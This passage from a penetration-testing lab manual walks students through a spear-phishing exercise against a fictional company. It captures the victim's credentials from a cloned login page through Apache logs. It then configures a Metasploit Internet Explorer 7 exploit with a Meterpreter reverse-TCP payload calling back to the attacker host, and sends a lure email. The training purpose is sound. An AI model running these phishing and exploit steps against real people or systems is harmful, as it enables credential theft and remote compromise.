


Figure 31: Opening Outlook Express

14. Click the **Send/Receive** button to ensure that the email is received.





Figure 32: Send/Receive Button on Outlook Express

15. The email should appear in rmiller's inbox. Before clicking on the hyperlink as the victim likely would, hover over the email address and view the actual destination address of the link in the far left corner. Now, click the hyperlink.



From	Subject
Microsoft Outlook Expre...	Welcome to Outlook Express 6
Sam	SQL Test

From: Sam **To:** rmiller@XYZCOMPANY.COM
Subject: SQL Test


Reggie,
I am having some issues with the SQL server
Can you log in to the web server http://server.XYZCOMPANY.COM
and test it. Respond to my email and let me know if it worked.
-Sam

http://216.6.1.100/

Figure 33: Spear Phish Email in the Inbox

16. Have Reggie log in with his username of rmiller and password of PACERS123.

You will receive a *Page cannot be displayed* error. There is no SQL backend.




Username rmiller

Password •••••••••

Figure 34: Fake Website

17. To view the username and password on the Attack machine, type the following: root@bt:~# **cat /var/log/apache2/access.log | grep rmiller**




```
root@bt:~# cat /var/log/apache2/access.log | grep rmiller
216.1.1.1 - - [08/Jan/2013:21:58:56 -0500] "GET /admin/login.asp?username=rmiller&password=PACERS123
HTTP/1.1" 404 506 "http://216.6.1.100/" "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1)"
```

Figure 35: Viewing the Web Access Logs

We now have the username and password of the victim. If you test that username and password on the attacker machine, you will get a *Page cannot be displayed* error. It is important to know what the response will be because that information can be used if there is further communication with the victim during subsequent Spear Phish attacks.

We also have some very important information from the user agent string including the version of the browser, MSIE 7.0, and the version of the OS, Windows NT 5.1 (XP) that the victim is using. Metasploit has exploits for various browsers on the market such as Internet Explorer, and we can now retarget our victim with the new information.


18. Before starting Metasploit we will need to stop the apache server using port 80:
    root@bt:~# **apache2ctl stop**



```
root@bt:~# apache2ctl stop
```

Figure 36: Stopping apache

19. Type the following command to start Metasploit:
    root@bt:~#**msfconsole**




```
root@bt:~# msfconsole

IIIIII    dTb.dTb        _.---._
  II     4'  v  'B   .'"".'/|\`.""'.
  II     6.     .P  :  .' / | \ `.  :
  II     'T;. .;P'  '.'  /  |  \  `.'
  II      'T; ;P'    `. /   |   \ .'
IIIIII     'YvP'       `-.__|__.-'

I love shells --egypt


       =[ metasploit v4.5.0-dev [core:4.5 api:1.0]
+ -- --=[ 949 exploits - 505 auxiliary - 152 post
+ -- --=[ 251 payloads - 28 encoders - 8 nops

msf >
```

Figure 37: Metasploit

When Metasploit is first launched, it displays the number of exploits and the version.


20. Type the following command to list Internet Explorer exploits within Metasploit:
    msf > **search name:"Internet Explorer" type:exploit**



```
msf > search  name:"Internet Explorer"  type:exploit

Matching Modules
================

   Name                                                   Disclosure Date
   ----                                                   ---------------
   exploit/windows/browser/ie_createobject                2006-04-11 00:00:00 UTC
   exploit/windows/browser/ie_iscomponentinstalled        2006-02-24 00:00:00 UTC
   exploit/windows/browser/ie_unsafe_scripting            2010-09-20 00:00:00 UTC
   exploit/windows/browser/ms03_020_ie_objecttype         2003-06-04 00:00:00 UTC
   exploit/windows/browser/ms05_054_onload                2005-11-21 00:00:00 UTC
   exploit/windows/browser/ms06_013_createtextrange       2006-03-19 00:00:00 UTC
   exploit/windows/browser/ms06_055_vml_method            2006-09-19 00:00:00 UTC
   exploit/windows/browser/ms06_057_webview_setslice      2006-07-17 00:00:00 UTC
   exploit/windows/browser/ms06_067_keyframe              2006-11-14 00:00:00 UTC
   exploit/windows/browser/ms06_071_xml_core              2006-10-10 00:00:00 UTC
   exploit/windows/browser/ms08_078_xml_corruption        2008-12-07 00:00:00 UTC
   exploit/windows/browser/ms09_002_memory_corruption     2009-02-10 00:00:00 UTC
```

Figure 38: Searching for Internet Explorer Exploits


21. We will get information about a specific browser exploit by typing the following:
    msf > info windows/browser/ms09_002_memory_corruption



```
msf > info   windows/browser/ms09_002_memory_corruption

       Name: Internet Explorer 7 CFunctionPointer Uninitialized Memory Corruption
     Module: exploit/windows/browser/ms09_002_memory_corruption
    Version: 15188
   Platform: Windows
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  dean <dean@zerodaysolutions.com>

Available targets:
  Id  Name
  --
  0   Windows XP SP2-SP3 / Windows Vista SP0 / IE 7
```

Figure 39: Getting Information about the Browser Exploit

22. To select the specific browser exploit within Metasploit, type the following:
    msf > use windows/browser/ms09_002_memory_corruption




```
msf > use  windows/browser/ms09_002_memory_corruption
msf  exploit(ms09_002_memory_corruption) >
```

Figure 40: Using the Exploit

This exploit will work against systems running either XP or Vista SP0 with IE7. One interesting thing to note here is that if your browser is too old, the exploit might not work. This exploit will likely not work against an XP system using the older Internet Explorer 6.


23. To set the SRVHOST, type the following command within the exploit subprompt:
    msf exploit(ms09_002_memory_corruption) > **set SRVHOST 216.6.1.100**



```
msf  exploit(ms09_002_memory_corruption) > set SRVHOST 216.6.1.100
SRVHOST => 216.6.1.100
```

Figure 41: Setting the SRVHOST

24. To set the SRVPORT, type the following command within the exploit subprompt:
    msf exploit(ms09_002_memory_corruption) > **set SRVPORT 80**




```
msf  exploit(ms09_002_memory_corruption) > set SRVPORT 80
SRVPORT => 80
```

Figure 42: Setting the SRVPORT

Using 8080 is not going to be as effective as using 80 for the web server port. In some cases, only 80 and 443 are allowed outbound for organizations. And, if a port besides 80 is used, that port must be specified within the URL, or Uniform Resource Locater. For example, if 8080 were used for Amazon's web site, the end user would need to type http:://www.amazon.com:8080 to make a connection to the site from a browser.


25. To set the payload that will be used against the connecting victim, type:
msf exploit(ms09_002_memory_corruption) > **set payload windows/meterpreter/reverse_tcp**



```
msf  exploit(ms09_002_memory_corruption) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
```

Figure 43: Setting the Payload

26. To set the lhost (local host) for the exploit, type the following command:
    msf exploit(ms09_002_memory_corruption) > **set lhost 216.6.1.100**




```
msf  exploit(ms09_002_memory_corruption) > set lhost 216.6.1.100
lhost => 216.6.1.100
```

Figure 44: Setting the Local Host (LHOST)

The final option that will be set is the URIPATH. If this value is not set, it will seem a lot more obvious that the link is bogus, because the URIPATH will be randomly generated.


27. To set the URIPATH for the web server with the malicious PAYLOAD, type
    msf exploit(ms09_002_memory_corruption) > **set URIPATH /**



```
msf  exploit(ms09_002_memory_corruption) > set uripath /
uripath => /
```

Figure 45: Setting the URIPATH

28. Type the following command to start the listener for remote connections:
    msf exploit(ms09_002_memory_corruption) > **exploit**



```
msf  exploit(ms09_002_memory_corruption) > exploit
[*] Exploit running as background job.

[*] Started reverse handler on 216.6.1.100:4444
[*] Using URL: http://216.6.1.100:80/
[*] Server started.
msf  exploit(ms09_002_memory_corruption) >
```

Figure 46: Running the Exploit Command

Some important things to note when you are using this or similar browser exploits:

- The **exploit** command will only accept one remote connection
- The **exploit –z –j** command will only accept multiple remote connections
- No exploit will happen until a machine connects to this machine or port 80

2.2 Conclusion

After a website is copied and placed on an attacker's webserver, if legitimate users visit that website, the site will be able to capture their credentials. Spear phishing is a common technique used to get users to visit copied web sites. Once the victim connects to the fake web site, they often enter their credentials or account information.

2.3 Discussion Questions


1. Where are the weblogs stored on the BackTrack machine running Linux?
2. How do you search for Internet Explorer exploits within Metasploit?
3. What can a user do in Outlook or Outlook Express to validate a hyperlink?
4. What can be done instead of clicking a hyperlink if you want to visit a website?

3 Exploiting the Victim Machine

In this exercise, you will send the malicious link, and then convince the victim to click on the link through a process known as social engineering. Once the user click on the link and connects to the machine running BackTrack, a malicious payload will be launched. After the payload is launched, the attacker will be connected to the victim. Then, we will pivot and attack another machine on XYZcompany's internal network using Metasploit.

3.1 Sending a Malicious Link

1. On **Windows 7**, Click on the **Sent Items** folder. Find the email that you previously sent to Reggie. Highlight the entire message, right-click and select **Copy**.




To: 'rmiller@XYZCOMPANY.COM'
Cc:
Subject: SQL Test

Reggie,
I am having some issues with the SQL server
Can you log in to the web server http://server.XYZCOMPANY.COM
email and let me know if it worked.

Figure 47: Sent Items

2. Click **New** in the Outlook Menu. In the **To** box, type rmiller@XYZCOMPANY.COM For the **Subject**, type **SQL retest**. Paste the message into the message area. Change the body to the following **without erasing the (loaded) hyperlink**.

Reggie,
Can you retest the server http://server.XYZCOMPANY.COM
I got that page cannot be displayed error fixed
-Sam



SQL Retest - Message (HTML)
File Edit View Insert Format Tools Actions Help
Send
Options...
Arial
To...
Cc...

To...: rmiller@XYZCOMPANY.COM;
Cc...:
Subject: SQL Retest

Reggie,
Can you retest the server http://server.XYZCOMPANY.COM
I got that page can not be displayed error fixed
-Sam

Figure 48: Adding To and Subject Fields

3. **Send** the Spear Phish email to the victim rmiller@XYZCOMPANY.COM .



To: rmiller@XYZCOMPANY.COM;

Subject: SQL Retest

Reggie,
Can you retest the server http://server.XYZCOMPANY.COM
I got that page can not be displayed error fixed
-Sam

Figure 49: Sending the Email

4. Back on the **Windows XP Pro** machine, Click the **Send/Receive** button to ensure that the email is received.





Figure 50: Send/Receive Button on Outlook Express

5. The email should appear in rmiller's inbox. Before clicking on the Hyperlink as the victim likely would, hover over the email address and view the actual destination address of the link in the far left corner. Now, click the hyperlink.




From: Sam
Date: Tuesday, January 08, 2013 11:13 PM
To: rmiller@XYZCOMPANY.COM
Subject: SQL Retest

Reggie,
Can you retest the server http://server.XYZCOMPANY.COM
I got that page can not be displayed error fixed
-Sam

Figure 51: Spear Phish Email in the Inbox

